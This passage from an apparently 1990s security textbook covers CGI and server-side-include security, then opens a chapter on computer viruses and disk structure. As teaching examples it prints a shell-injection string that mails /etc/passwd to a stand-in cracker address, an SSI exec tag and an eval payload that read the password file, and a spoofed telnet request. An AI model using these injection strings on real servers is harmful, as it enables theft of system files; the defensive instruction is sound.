Furthermore, a Unix system is assumed for those aspects of explanations and code examples that are platform specific; this is the most common platform for hosting WWW services. Webservers for other platforms are somewhat newer, and although some tout them as more secure, this is as yet unproven. It is true that some other operating systems are less complicated and therefore might be less prone to security problems, but they are probably also less capable of offering the full suite of Web capabilities.

Most of the principles discussed in this chapter apply equally well to any platform.

Why CGI Is Dangerous

The usual victim of a powerful and flexible interface is system security, and CGI is no exception. It is so easy to build CGIs that programmers often dash them off as they might any other simple program, never considering that every CGI is an Internet server and carries the same dangers.

CGIs are often written to expect data in a particular format, but essentially arbitrary data of unlimited length can be sent to the program. This means that CGIs must be written robustly and be able to abort gracefully when presented with malicious or otherwise unexpected input.

General-use Internet servers such as sendmail and fingerd have been written with full cognizance of these dangers. The sources to these programs have been perused by the white and black hats alike in search of problems for years. Even so, security problems are not at all uncommon. In light of this, it is sheer foolishness to permit users to create CGI programs without carefully assessing the risks involved and acting to minimize them.

How CGI Works

The CGI specification details only the means by which data is passed between programs. The basic model of a CGI looks like figure 13.1.




Figure 13.1
Data passing between browser, server, and CGI.

A CGI is designated "nph" (non-parsed headers) if the program name begins with nph-. The program can then bypass the server and output directly to the browser, which is necessary if the program needs to decide its own http response code or ensure that the server does not perform any buffering.

The CGI program can receive information in the following three ways, any of which can potentially be abused by a cracker attempting to subvert security:

- **Command-line arguments.** This is an older method, used only in ISINDEX queries, one of the earliest mechanisms for passing user-supplied data to the Web server. It has been made obsolete by the much more complete HTML forms specification and the

GET and POST methods of passing data to CGI programs. Do not use this unless you must cater to extremely old clients; current versions of all clients in common usage can use a more recent mechanism.

- **Environment variables.** A number of environment variables are set by the server before executing a CGI. Of particular interest is the QUERY_STRING variable, which contains any data following a ? character in the URL (for example, `http://machine/cgi-bin/CGIname?datatopass`). This is the only means for passing data to a CGI when using the GET method in forms; the entire contents of the form are encoded, concatenated, and placed into QUERY_STRING.

  Because there are usually built-in limits to the length of environment variables, the POST method is superior for most purposes. The advantage of the GET method is that CGIs can be called without an HTML form involved; the CGI program URL and any QUERY_STRING data can be embedded directly into a hyperlink.

- **The standard input stream.** To pass an arbitrary amount of data to a CGI, use the POST method. The form's data is encoded as in GET, but it is sent to the server as the request body. The HTTP server receives the input and sends it to the CGI on the standard input stream.

For historical reasons, the server is not guaranteed to send EOF when all available data has been sent. The number of bytes available for reading is stored in the CONTENT_LENGTH environment variable, and CGI programs must read only this many bytes. This is a potential security issue because some servers do send EOF at the end of data, so an incorrectly written CGI might work as expected when first tested, but when moved to another server its behavior might change in an exploitable way.

In the following example, the behavior is undefined, as the code is trying to read until it receives an EOF.

```
if($ENV{'REQUEST_METHOD'} eq "POST") {     # Wrong, may never terminate
      while(<STDIN>) { [...] }             # or read bogus data
}
```

The second example correctly reads only CONTENT_LENGTH bytes.

```
if($ENV{'REQUEST_METHOD'} eq "POST") {
 read(STDIN, $input, $ENV{'CONTENT_LENGTH'});     # Right
}
```

CGI Data: Encoding and Decoding

The data passed to a CGI is a series of key/value pairs representing the form's contents. It is encoded according to a simple scheme in which all unsafe characters are replaced by their percent-encoding, which is the % character followed by the hexadecimal value of the character.

For example, the ~ character is replaced by %7E. For historical reasons, the space character is usually not percent-encoded but is instead replaced by the + character.

Note A complete list of unsafe characters is available in RFC 1738, Universal Resource Locators, `http://ds.internic.net/rfc/rfc1738.txt`.

Despite what the unsafe designation seems to imply, the characters are not encoded for security reasons. They are subject to accidental modification at gateways or are used for other purposes in URLs. Because the encoding is expected to be performed by the client, there is no guarantee that unsafe characters have actually been encoded according to the specification. A CGI must not assume that any encoding has been performed.

Before submission to the server, the browser joins each key/value pair with the = character and concatenates them all, separated by the & character. Again, although this is the expected and desired behavior, data of any kind can potentially be submitted.

CGI Libraries

This data format does not lend itself to easy access by the CGI programmer. Several libraries have already done the difficult work. Some of the features available in these libraries are as follows:

- Parsing input data, including canonicalizing line breaks
- Routines to sanitize input data
- Routines to enable easy logging of errors
- Handling GET and POST methods identically
- Debugging aids

Re-inventing these facilities can easily introduce avoidable security problems. Learning to use one or more is a wise time investment. They can be found at the following addresses:

PERL:

- **cgi-lib.pl:** `http://www.bio.cam.ac.uk/web/cgi-lib.pl.txt`
- **CGI.pm:** `http://www-genome.wi.mit.edu/ftp/pub/software/WWW/cgi_docs.html` (Requires PERL 5)

Tcl:

- **tcl-cgi:** `http://ruulst.let.ruu.nl:2000/tcl-cgi.html`

C:

- **cgic:** `http://sunsite.unc.edu/boutell/cgic/`
- **libcgi:** `http://raps.eit.com/wsk/dist/doc/libcgi/libcgi.html`

Understanding Vulnerabilities

There are several points of attack possible when attempting to compromise a CGI program. The HTTP server and protocol should not be trusted blindly, but environment variables and CGI input data are the most likely avenues of attack. Each of these should be considered before writing or using a new CGI.

The HTTP Server

All efforts to ensure CGI security are moot if the HTTP server itself cannot be trusted. Unfortunately, this is no idle point. In February 1995, it was demonstrated that a buffer overrun in NCSA httpd 1.3 could be exploited to execute shell commands. This bug and several others have been fixed in more recent versions, but it remains quite likely that more lie undiscovered.

In addition, many CGIs make assumptions about the server that might not be valid. For example, it is common to find a CGI in which the PATH environment variable is not explicitly set. It is expected that the server will supply a sane default path, and most do, but there is no such guarantee. The current working directory of a CGI is not well defined and varies between servers. Make no assumptions!

As the Web grows in complexity and volume, server authors are adding features and enhancements with great rapidity, a practice that bodes ill for server security. It is dangerous to write CGIs that rely on the capabilities of one server; one never knows what server will be used in the future, or even if a future release of the same server will have the same behavior.

The HTTP Protocol

HTTP (HyperText Transfer Protocol) is a simple TCP application layer protocol that describes the client request and server response. The latest information can be found at the WWW Consortium page on HTTP: `http://www.w3.org/pub/WWW/Protocols/`. The capabilities of CGI are intimately tied to the information passed by the HTTP protocol, so it is important for a CGI developer to follow changes. The current version is HTTP 1.0.

There is a basic authentication model in HTTP that can be used to restrict access to users with passwords. This method should not be used for protecting any sensitive data; passwords are sent across the network in the clear, making it of limited utility on an untrusted network like the Internet.

The Environment Variables

Some information regarding the connection can be extracted from the environment variables passed to a CGI, but this information should be treated suspiciously. Many of the environment variables are obtained directly from the headers supplied by the client, which means they can be spoofed to contain arbitrary data.

The HTTP_REFERER variable, if supplied, contains the URL of the referring document. The HTTP_FROM variable, if supplied, contains the e-mail address of the user operating the browser. It is tempting to CGI authors to use the contents of these to control access to documents. For example, the programmer might not want a CGI to execute unless the referring document is a particular page that the user should read before running the CGI.

The contents of these variables are easily spoofable. It is possible to telnet directly to the HTTP server port (usually 80, but any port can be used) and issue a request to the server by hand. For example:

```
% telnet domain.com 80
Trying 1.2.3.4...
Connected to domain.com
GET /cgi-bin/program HTTP/1.0
Referer: http://domain.com/secret-document.html
From: president@whitehouse.gov
```

Never make any important decisions based on the contents of environment variables starting with HTTP (these are the ones that were culled directly from the client headers). On the other hand, some environment variables are set directly by the server and can be trusted, at least as far as the server can be.

REMOTE_ADDR should always contain the IP address of the requesting machine. REMOTE_HOST contains the hostname if DNS lookups are turned on in the server, but be aware that DNS can potentially be spoofed. Some servers can be configured to perform a reverse and forward lookup on every transaction, which is slower but safer, especially if DNS information is being used to control WWW access.

Recall the basic authentication model HTTP uses—if in effect, REMOTE_USER is set to the username the client has authenticated as. If the server performs identd lookups (RFC 931, `http://ds.internic.net/rfc/rfc931.txt`), REMOTE_IDENT is set to the user indicated by the client machine. Neither of these methods should be used to authenticate access to important data. HTTP authentication is weak, and identd is broken by design for security purposes (it requires trusting the client machine to provide accurate information).

GET and POST Input Data

Unsafe use of input data is the number one source of CGI security holes, usually encountered in combination with improper use of the shell. Errors of this nature can be made in nearly any language, on any platform.

Inexperienced or careless programmers are generally quite adept at opening up security holes this way, even in very short CGIs. Most nontrivial programming languages provide one or more means of executing external commands, a system procedure. In Unix, this is often parsed by a shell, typically the Bourne Shell (/bin/sh), to easily provide the programmer with all the power of the shell. It also provides the programmer with all the pitfalls.

Many shell metacharacters are interpreted by the shell, as opposed to being passed directly to the executed program as arguments. Herein lies the danger. Consider the following line of PERL code, intended to extract lines containing a particular string from a database:

```
system("/usr/bin/grep $string /usr/local/database/file");
```

If the string was obtained from an HTML form and its contents are not verified not to contain shell metacharacters, the form submitter can execute arbitrary commands. Observe that ; is a shell metacharacter used as a command delimiter: if the string submitted is

```
something;/bin/mail cracker@bad.com </etc/passwd/;something
```

then the system call expands to mail the password file to the cracker.

This is by no means the only problematic shell metacharacter. See the language-specific section for some PERL regular expressions to help identify dangerous characters. The important principle is to consider how input data is being used and when it can interact with the shell.

Wherever possible, it is best to avoid using the shell at all when invoking external programs. However, it is still not safe to pass user-supplied input unchecked. Many external programs can perform shell escapes or other unexpected functions based on user input. The CGI programmer must be familiar with the capabilities of the program, because it is a sure bet that the cracker is.

Do not believe that because the source code of your CGI programs is unavailable crackers will not be able to find weaknesses. This embodies the ill-considered and thoroughly discredited "security through obscurity" attitude. It is often quite easy for an experienced cracker to deduce what actions the CGI is taking on the server side; it is then a simple matter to submit data designed to expose any flaws.

Minimizing Vulnerability

With the detailed weaknesses in mind, the number of avenues of attack can be decreased and the difficulty increased. All of these measures will impact the flexibility and ease of installation of CGI programs, but this is the price of security. It is important to actively decide what measures are appropriate for your site, and to implement and enforce these in a consistent manner.

Restrict Access to CGI

In general, there are two models for enabling server execution of CGI programs. The first model is that the administrator can designate one or more directories as containing executable content and retain control over what is placed in those directories. This allows the server administrator complete control over what is publicly available, so this method is naturally unpopular with users.

There is also a more permissive model, wherein the server administrator designates a special CGI file extension, allowing anyone with the ability to serve HTML documents to write CGIs. Because unskilled programmers are in far greater supply than skilled and security-conscious ones, this configuration carries considerably greater risk that someone will unintentionally open the machine up to attack. This model is also prone to unexpected interactions. Many times the WWW document tree is the same as the anonymous ftp archive area so that administrators do not have to maintain two sets of files. Imagine if a cracker finds a world-writable directory, then proceeds to upload a script with the .cgi extension. It can then be requested, and executed, via the HTTP server.

Run CGIs with Minimum Privileges

In general, the WWW server must be started by root so that it can both bind to a privileged port and open root-owned log files. It should then change its UID to something with minimal privileges; the default configuration is often to use nobody and nogroup for this purpose, with a UID/GID of –1.

This UID/GID is in effect when the server runs CGIs. It is better practice to create a dedicated UID/GID such as www and wwwgroup for the running server and CGIs. This avoids any conflicts between the server processes and other programs that use the nobody designation and allows strict control over what files are readable and writable by both the server and CGI. The server configuration should allow specification of both UID and GID.

A common difficulty when using the nobody UID for CGIs is that the program can write only to world-writable directories. Specifying an alternate UID and creating designated directories owned by that UID provides a safer mechanism for allowing CGI write access. Be aware that any user with CGI access has full read and write access to files owned by the server UID.

CGI programs can be made SUID, which means they will take on a UID other than that of the server when run. The dangers associated with running programs SUID should be covered in a book specifically on Unix security.

The HTTP server, the interpreter, or the operating system might not allow execution of SUID scripts, in which case the CGIs must be written in a compilable language. If available and functional, this language provides a way for specific CGIs to execute with special privileges; however, other methods described later in the chapter are preferable and do not require micromanaging the permissions of all CGIs.

Obviously, the constraints of the UID limit the operations the server and CGIs can perform. Some inexperienced Web administrators have suggested running the server as root to circumvent the inconvenience. This is a terrible mistake. An HTTP server is a large and complex piece of software, rarely subject to strenuous security review. If run as root, any flaw could compromise not only the machine it runs on but the entire network.

Execute in a chrooted Environment

The WWW server can be configured to change its root file system to a controlled file system, or the `chroot` command can be used on startup for the same effect. This is a very effective preventative measure against cracking. If the server does not have a `chroot` configuration option, the command would look something like this:

```
% chroot /www /www/bin/webserver
```

This would set the new root file system for the httpd process to `/www`. Only files under the /www file system could be accessed.

When run chrooted, the server (and by extension any CGIs) has access only to those external programs present in the new file system. Attempts to break the security of the server and CGIs are hampered by the absence of shells, powerful command interpreters, and the like.

Of course, this severely limits the options for writing CGIs. For example, to run a PERL or shell script, a PERL interpreter or shell must be made available in the chrooted file system, which undermines its effectiveness. This can also be an administrative headache for a number of reasons: users cannot serve files from their home directories (unless the directories are under the chrooted area); shared libraries cannot be used unless copied in; and so on. Statically linked C or C++ binaries can be run without ill effect—this is the best way to utilize chroot.

Secure the HTTP Server Machine

The fewer tools available to the server and CGI processes, the harder it is to compromise the machine. Running the server chrooted helps accomplish this, but on many Unix machines it is possible to escape from a chrooted area.

This machine should be locked down as tightly as possible. A CGI weakness will most likely provide the cracker with an unprivileged shell, so make it as difficult as possible to turn this into a root shell.

CGIWrap: An Alternative Model

Recall that CGIs normally all run under the same unprivileged UID.

Nathan Neulinger has written a utility called CGIWrap (`http://www.umr.edu/~cgiwrap/`) that runs CGIs under the UID of the owner of the program. It can be used with any server; it acts only as a wrapper for the actual programs. Each user has a dedicated CGI directory.

Advantages and Disadvantages

CGIWrap takes several security precautions before executing anything. For example, it does not execute SUID programs or follow symbolic links out of a user's script directory. It can be used to automatically limit the resources a CGI consumes, and it also provides a number of convenient debugging options.

If multiple users want to run CGIs on the same machine, running them all as the same UID might be ill-advised. Any user could write a CGI to read and write any other files owned by the server UID. In an environment where the users do not have common cause, such as an Internet service provider, this is unacceptable. CGIWrap solves this problem, enabling each user to maintain their own set of files for CGI programs.

The primary downside is that a user's personal files are potentially vulnerable to a CGI security hole. For example, a CGI that accidentally allowed remote users to execute shell commands could easily be harnessed to remove a user's entire home directory. If CGIWrap is used, all users should be clearly warned to write their programs with great care.

A possible way to help alleviate this problem is to assign users a second UID to be used only for CGI work. This provides separation between users without exposing a user's regular files to attack.

This does carry additional administrative overhead. CGIWrap must be run SUID-root so it can assume the proper privileges before executing programs. Fortunately, it is relatively short, and a prudent administrator can review the source before installing. As with all SUID-root programs, this is recommended.

Bypassing CGI

If the number of CGI programs that need to be run by the server is relatively small, it is worth considering disabling CGI entirely and integrating the programs into the server directly. This has the added benefit of increased efficiency because no additional forking is necessary to handle the requests. For example, the widely used imagemap capability, once available only as a CGI, is now built into many servers.

The steps required to integrate programs into the server are highly server- and language-specific and are not for the faint of heart. Some servers might support the addition of modules more explicitly in the future.

The efficiency gains diminish rapidly if a great deal of code is added to the server, because the size of the server process grows and the overhead in regular forking increases. If the server must provide a wide variety of services normally provided by CGI, or be easily and quickly extensible, this is probably not the best option.

Server Side Includes (SSI)

Server Side Includes (SSI) do not use the Common Gateway Interface but are used for similar purpose. In fact, anything accomplished via SSI could be done with CGIs. An SSI document is parsed by the server before being sent to the client, and the server can take various actions based on the directives contained therein. SSI can be used to include other documents, output current documentation, or—most worrisome—to execute shell commands.

Server parsing of the document carries quite a lot of overhead, and it is usually unnecessary. On that basis alone, Web administrators should explore other avenues.

Restrict Access to SSI

Allowing unrestricted access to SSI is equivalent to unrestricted access to CGI and should be treated with the same level of skepticism. The server configuration should allow specification of the directories in which SSI is allowed.

Only files with a designated file extension can be parsed by the server; often .shtml is used for this purpose. Overly helpful server documentation might indicate that you can use .html if you don't care about the overhead of parsing all files. Do not do this! SSI is a powerful interface that should not be enabled in all documents by default.

The server might allow documents to include static documents but preclude it from using the EXEC command to execute shell commands. If this option is available, use it whenever possible. Especially be sure to disable the execution of commands from directories that run CGI programs. CGIs often generate dynamic documents based on user input. One of the biggest dangers of SSI is that through a configuration error, a user will be able to submit SSI commands and compromise security. Consider the consequences if a cracker submitted a form containing the following text:

```
<!--#exec cmd="/usr/bin/cat /etc/passwd" -->
```

and the resulting document were server-side parsed.

Alternatives to SSI

Alternatives to SSI are available that achieve the same or very similar effects. In some cases they are less convenient.

Preprocessing Files

If SSIs are being used to include static files or other time-insensitive information, it is worth considering turning off SSI and simply preprocessing the documents. A comprehensive document management system should have facilities for this. For example, the canonical copy of a document might contain directives for the document system that indicate which files should be included. When it outputs HTML for use by the server, it includes those files at that time, requiring no further processing by the server.

Periodically Updating Files

Cron or a similar facility for periodically running programs can be used to update files. This is both more secure and more efficient.

For example, a cron job that updated all files once per hour would run only two dozen times a day and avoid server processing of the document every time it was requested. Most dynamic information is not so time-critical that it needs to be updated on an up-to-the-second basis.

Language Issues

Programming languages vary widely in their propensity to yield robust and secure code. In general, the higher level the language used, the lower the likelihood of an exploitable bug, but the slower the code will run. Often performance is of low or no importance when running CGIs, because they might run only a few times a day or perform an extremely simple task.

PERL

Overall, PERL is extremely well suited to CGI programming—it is portable, powerful, concise, extremely fast for an interpreted language, and has built-in security checks, described later. It dynamically extends data structures, rendering illegal memory references impossible. A number of convenient CGI libraries exist.

One downside is that an interpreter must be available to run PERL scripts, and this conflicts with the goal of minimizing the availability of powerful tools to server processes. A PERL script can be made to dump a core file after its internal compilation phase, and `undump` can be used on the core file to create a platform-specific executable not dependent on the presence of an interpreter. This is not available on all platforms and is wasteful of disk space, but it is presented as an option. See the PERL man page for more details.

Taint Checks

When executing a SUID script, or anytime the -T option is used, PERL maintains a concept of tainted and untainted variables. A tainted variable is one that was obtained externally in

some manner; command-line arguments, environment variables, and the standard input stream (the three ways of passing data to a CGI) are all tainted. Furthermore, any variable that incorporates or references a tainted variable itself becomes tainted.

Tainted variables cannot be used in any command that spawns a shell, modifies files, or alters other processes. This is a tremendous aid to secure programming. The vast majority of security holes present in PERL CGI scripts would have been flagged very early if run with taint checks enabled. Variables can be explicitly untainted if the programmer is confident of their contents.

The -T switch enables other security checks as well. For instance, if the PATH environment variable is not explicitly set, it does not allow execution of any external programs. See the perlsec (PERL security) man page for more information on taintedness.

Other Built-In Tools

The -w switch turns on PERL warnings, a highly verbose set of checks that flag deprecated practices, unrecommended code, and lines where PERL is probably not doing what you think it is. Although not as likely to find security problems as taint checks are, warnings are still useful for this purpose, and all CGIs should be run with both switches before being made publicly available.

Another excellent tool during development is the strict module, enabled by the directive use strict. Errors are generated if the programmer tries to use any of a number of unsafe practices involving references, variables, and subroutines.

Invoking the Shell

There are a number of ways to execute external commands via the shell; taint checks usually catch careless errors but are not a panacea.

A shell is normally invoked in one of four ways:

- **system:** system("command $args");
- **pipes:** open(OUT, "|command $args");
- **backticks:** 'command $args';
- **exec:** exec("command $args");

In addition, syscall and the file globbing operator can execute shell commands, but they should normally not be used this way.

A high degree of care should be used with all of these. The safest way is to ensure that any user-supplied input is composed only of desired characters. For example:

```
unless($args =~ /^[\w]+$/) {
    # Print out some HTML here indicating failure
    exit(1);
}
```

Because \w matches only word characters (alphanumerics and underscores) this exits unless `$args` is composed only of words. A less safe mechanism is to look for unsafe characters explicitly:

```
if($to =~ tr/;<>*¦'&$!#()[]{}:'"//) {
    # Print out some HTML here indicating failure
    exit(1);
}
```

As is probably clear in the second regular expression, it is easy to miss a shell metacharacter. The former method reflects the policy “that which is not explicitly allowed is rejected,” whereas the latter reflects “that which is not explicitly rejected is allowed.” The first policy is safer in all cases.

Tip

> An effect similar to C’s popen call can be achieved in PERL without using the shell by using a combination of open and a call to exec with a list argument, like this:
>
> open(FH, ‘|-’) || exec(“command”, $arg1, $arg2);
>
> This forks a new process and allows the parent to send data to it via the FH filehandle, with no shell ever involved.

The eval Construct

The eval statement instructs PERL to execute the contents of a variable as if it were another PERL program. This can be very useful (as LISP programmers will attest) but can also be used to subvert security. Often, eval is used to catch potentially fatal errors so the program can give a meaningful error message or to aid performance by avoiding unnecessary runtime checks.

This can be dangerous! For example, one CGI accepted a PERL regular expression from the user and attempted to verify its syntax by using eval:

```
eval("/$regexp/")
```

Because eval sets an error flag if the evaluated code is illegal, this would trap an otherwise fatal error. However, because the variable interpolation is done before the code is evaluated, if $regexp contained /; system ‘cat /etc/passwd’; / the evaluation would display the password file. The safe way to achieve the same effect is to remove the double quotes, because they are responsible for the double expansion:

```
eval { $regexp }
```

If you find this confusing, stick to the basics—do not enable user-supplied variables to introduce code. If run with taint checks enabled, PERL flags the unsafe eval as insecure unless you intentionally take steps to untaint the variable.

C and C++

C and C++ are not as well suited to CGI programming as PERL but are still widely used when speed is a significant factor or when a PERL interpreter is not available and the undump mechanism is unsatisfactory. And, of course, C or C++ is the preferred language for many programmers.

There are at least two ways to fork a shell in C or C++, and all the same warnings apply:

- **system:** system(command_buffer);
- **popen:** popen(command_buffer, “w”);

Buffer Overruns

A problem particular to relatively low-level languages like C is that of buffer overruns. All memory must be explicitly managed, and C requires that the programmer ensure there is enough space to perform a given operation. If the programmer fails at this task, something undesirable takes place; at best the program simply crashes. If the operating system uses one stack for both code and data, it is possible to overrun a buffer with code to be executed, then fool the program into executing that code. Even if separate stacks are used, the overrun can overwrite private program data (such as replacing one program to be executed with another). Buffer overruns have been the source of many break-ins over the years; the famous Internet worm of 1988 used this method (among others) to spread to thousands of machines.

A number of standard C functions are prone to introducing overruns. The strcpy function does not allow specification of how many characters to copy; use strncpy or strdup instead. The gets function does not allow specification of how many characters to read; use fgets on stdin instead. It is wise to obtain a good memory management tool to help find any problems before making a CGI available.

Safe Languages

A safe language prohibits executing programs from performing certain dangerous operations. It is actually not the language itself that is safe, but rather the execution environment provided by the interpreter.

Native machine code cannot be rendered safe, because it can communicate with the operating system directly. In recent times this concept has received a lot of attention because it allows for

execution of code downloaded over the network, but safety can also be used to provide a higher assurance of security in CGI programs.

safecgiperl

One package carrying the unwieldy name of safecgiperl was written by Malcolm Beattie specifically with this in mind. It leverages the Safe.pm module available for PERL5, which allows the creation of compartment objects in which code is evaluated subject to certain restrictions.

safecgiperl provides an excellent way to allow users to write CGI scripts while minimizing risk. It prohibits nearly all operations that allow direct communication with the operating system, including the following:

- All methods of invoking a shell or creating a new process
- All methods of network access and interprocess communication
- All methods of creating or removing files
- All file test operators
- Inclusion of any other PERL code

It allows programs to open a file for reading only if owned by the same user; files can be opened for writing only in a predefined directory and only if they already exist.

The address for Safe.pm is `ftp://ftp.ox.ac.uk/pub/perl/Safe-b2.tar.gz`.

The address for safecgiperl is `ftp://ftp.ox.ac.uk/pub/perl/safecgiperl-b1.tar.gz`.

Other Safe Languages

PERL's safe CGI support might be the best of any language, but other alternatives exist. At least two other languages popular for CGI programming have safe enhancements available: Tcl and Python. Current information on these languages and their safe versions can be obtained on the WWW.

The address for Tcl is `http://www.sunlabs.com/research/tcl/`.

The address for Python is `http://www.python.org/`.

Protecting Sensitive Data

One of the most common uses for CGI is to offer real time data from a database to users. For example, an airline could create a CGI that queries a reservation database in real time and

returns a list of available flight options. If the machine is compromised, the entire database might be obtained by the intruder; or worse, its contents could be maliciously altered, causing untold damage.

This is a difficult situation. Presumably if someone breaks into the machine, he or she has at least the privileges of the CGI or server through which access was obtained. This means that whatever privileges the CGI had with regard to the data, the cracker now has as well. In this situation the aforementioned precautions to minimize vulnerability hold greater importance.

If possible, nothing should have write access to the database. It can be further protected by placing it on a separate machine and allowing the CGI to query it only via the network. This can be used to constrain the ability of the server machine to obtain data and to prohibit anyone from gaining a full database dump. The setup would look like figure 13.2.




Figure 13.2
Placing the database on another machine.

If the database server portions out data only in response to specific queries, extracting a large amount of data is arduous.

Whatever precautions are taken, allowing WWW access to a database carries risk to the privacy of the stored data—and if write access is possible, to its integrity. An organization should weigh carefully whether the perceived benefits of real time access are sufficient to render the risk acceptable.

Logging

Unless configured otherwise, the HTTP server logs all requests, including those to CGIs. However, this is of limited utility in identifying and diagnosing attacks, because in POST requests the submitted data is not logged by the server.

The CGI can print its own error messages, either to the server error log or to a separate one. Error conditions that indicate a possible attempt to breach security should always be logged, along with as much information about the originating request as possible. A request containing binary data when none is expected might be an attempt to exploit a buffer overrun. A request containing shell metacharacters and commands to execute is almost certainly an attempt to exploit a lazy script.

Chapter 14

Computer viruses were first introduced to the computing community in the 1960s. Over the years, viruses have not only become more sophisticated in design, but their numbers have increased exponentially. At present, approximately two hundred new viruses are written each month.

To protect a computing environment from viral infection, the computer security professional's knowledge base should include a good understanding of computer virus types, how they behave, what they target, and the operating systems they work with. An understanding of the antivirus program prevention and detection techniques is also essential. This will help in evaluating the many programs available on the market, and in choosing those that best meet your organization's needs.

Every computing environment should have an overall protection strategy; this includes one that covers such issues as how viruses are prevented from infecting stand-alone workstations, workstations on the network, servers, and so forth. This normally involves running more than one antivirus product on each PC, running another on Macintoshes, and running a separate antivirus product for servers.

This chapter, then, takes you on a detailed tour of computer viruses and their most likely targets, and recommends actions you can take to minimize the risk of viral infection. It also explains how different antivirus program strategies work to ward off infection and offers the best means to resolving the problems viruses cause.

What Is a Computer Virus?

A *computer virus* is an executable program that, by definition, replicates and attaches itself to another executable item. In the DOS environment, a virus uses PC files and floppy disks to do so. Today, hundreds of new viruses are discovered monthly, in addition to the thousands of viruses already known.

A virus, by definition, replicates and attaches. Some viruses perform an activity in addition to replicating (known as a *payload*), like displaying a message on a computer monitor, seeking out and deleting specific files, or formatting a hard drive. Some viral payloads do not occur until certain criteria (known as *triggers*), are met. A specific date, such as Friday the 13th, or the 57th file found whose name begins with the letter D, might act as triggers for the virus payload.

Most viruses are written in assembly language, a low-level language that is one step removed from machine language. A few viruses have been written in higher level languages, such as C or Pascal, but using such languages typically results in undesirably bulky viruses. Macro viruses, written to target data files with macro capabilities, are an exception to this pattern. (See the section "Macro Viruses" for more information.)

On a network, viruses can spread rapidly from one server to another, as well as to all workstations connected to a network, infecting programs and leaving a path of destruction. The decreased productivity, corrupted files, and lost data viral infections incur can stagger a company.

Until recently, the computing community was generally informed that computer viruses did not infect either computer hardware or data files. In both cases, exceptions now exist. Although rare, read/write memory, known as *flash RAM*, can become infected because, aside from a memory area in which ROM BIOS instructions are stored, little of flash RAM's remaining memory is used, which allows a virus to load up its own code in this unused memory area.

In the case of data files, those with macro capabilities can become infected. (See “Data Files with Macro Capabilities” for more information about data files with macro capabilities.) No known cases exist of data files without macro capabilities serving as targets, or becoming infectious; the data in such a file can become corrupted from the action of a virus, but the virus can’t replicate using the data file.

Computer virus writers live throughout the world, although the majority of viruses originate in the United States, in former Soviet Union bloc countries, and elsewhere in Europe. Most virus writers are male, ranging 13 to 25 years old. Many younger writers appear to be motivated by a desire to show off their programming abilities to impress peers. Older writers, particularly in countries where the supply of programmers exceeds the market demand, possibly are more motivated by boredom and a sense of disenfranchisement.

Many American and international computer bulletin boards, as well as Internet sites, are available for virus writers to use to fraternize and trade viral code. Writers commonly download the code, modify it, disassemble the viruses, and so forth. Multiple strains of viruses are created in this manner, making the work of the antivirus programmer all the more challenging.

Most viruses posted to computer bulletin boards and the Internet are not released into environments in which the majority of computer users might access them (an area commonly referred to as “in the wild”). In fact, most viruses are not destructive. The writer’s goal most often is to get his virus to replicate and attach itself to other executable items rather than destroy. Still, a sufficient number of destructive viruses exist in the wild to warrant the purchase and regular use of well-designed, comprehensive antivirus software.

Most Likely Targets

This section describes PC hardware and software that are of most interest to computer viruses, and explains why they are targets. This includes a discussion of the following:

- The hardware involved in computer startup (the time at which many viruses attempt to gain control)
- The software components involved in computer startup
- DOS program files (COM, EXE, and SYS format files)
- Data files with macro capabilities

Key Hardware

This section reviews the hardware involved in computer startup and the logical organizations created for data storage and describes basic hardware building blocks, such as platters, heads, and tracks.

Both floppy disks and hard disks use the same phenomenon as a tape recorder to store data. A recording head magnetizes microscopic particles embedded in a surface; moving the particles past the magnetized head magnetizes the particles. In an audio or digital computer tape, the magnetic medium is a long string of plastic tape embedded with metal particles usually composed of iron oxide (rust). A floppy disk contains a single double-sided, magnetically coated platter onto which the microscopic iron particles are scattered. A metallic coil wrapped around the floppy drive's read/write head electronically magnetizes these particles and organizes them into bits and other larger elements. The floppy drive's head can write and read binary code, which consists of 1s and 0s, to and from the platter.

Formatting a floppy disk using DOS logically apportions its platter into the following elements:

- **Heads.** Just like records, floppy disks have two sides that are treated with a magnetic coating, allowing you to record on both surfaces, which yields economies of scale. These two sides of a disk are called *heads*, and are numbered 0 and 1.

- **Track.** Imagine touching your index finger to an ink pad and then holding it just above a record spinning on a turntable. If you touch the spinning record lightly with your inky finger, you leave a finger-width ring of ink on the record. Now imagine that the record is a floppy disk and your fingertip is a magnetic read-write head. The inky trail your finger left on the disk would be called a *track*.

- **Sectors.** There are many concentric tracks on a disk, each of which is divided into a specific number of *sectors*. Disk controllers, both floppy and hard, read and write only one track sector at a time. The particular number of bytes in each sector depends on the controller hardware and the operating system. Versions of DOS use 512-byte sectors exclusively, for both floppy disks and hard disks.

  A floppy disk can include up to 18 sectors per track and maintain reliability. While dividing the track up into sectors solves certain problems, more information is required to find data. To find a piece of data requires the side, track, and sector number within the track.

Sectors are organized into *clusters*, which are disk space allocation units. Disk space is allocated to a file in whole clusters, each of which can consist of one or more sectors.

A 3 $^{1}/_{2}$-inch high-density disk breaks down as follows:

18 sectors × 80 tracks × 512 bytes per sector = 1.44 MB

Key Software

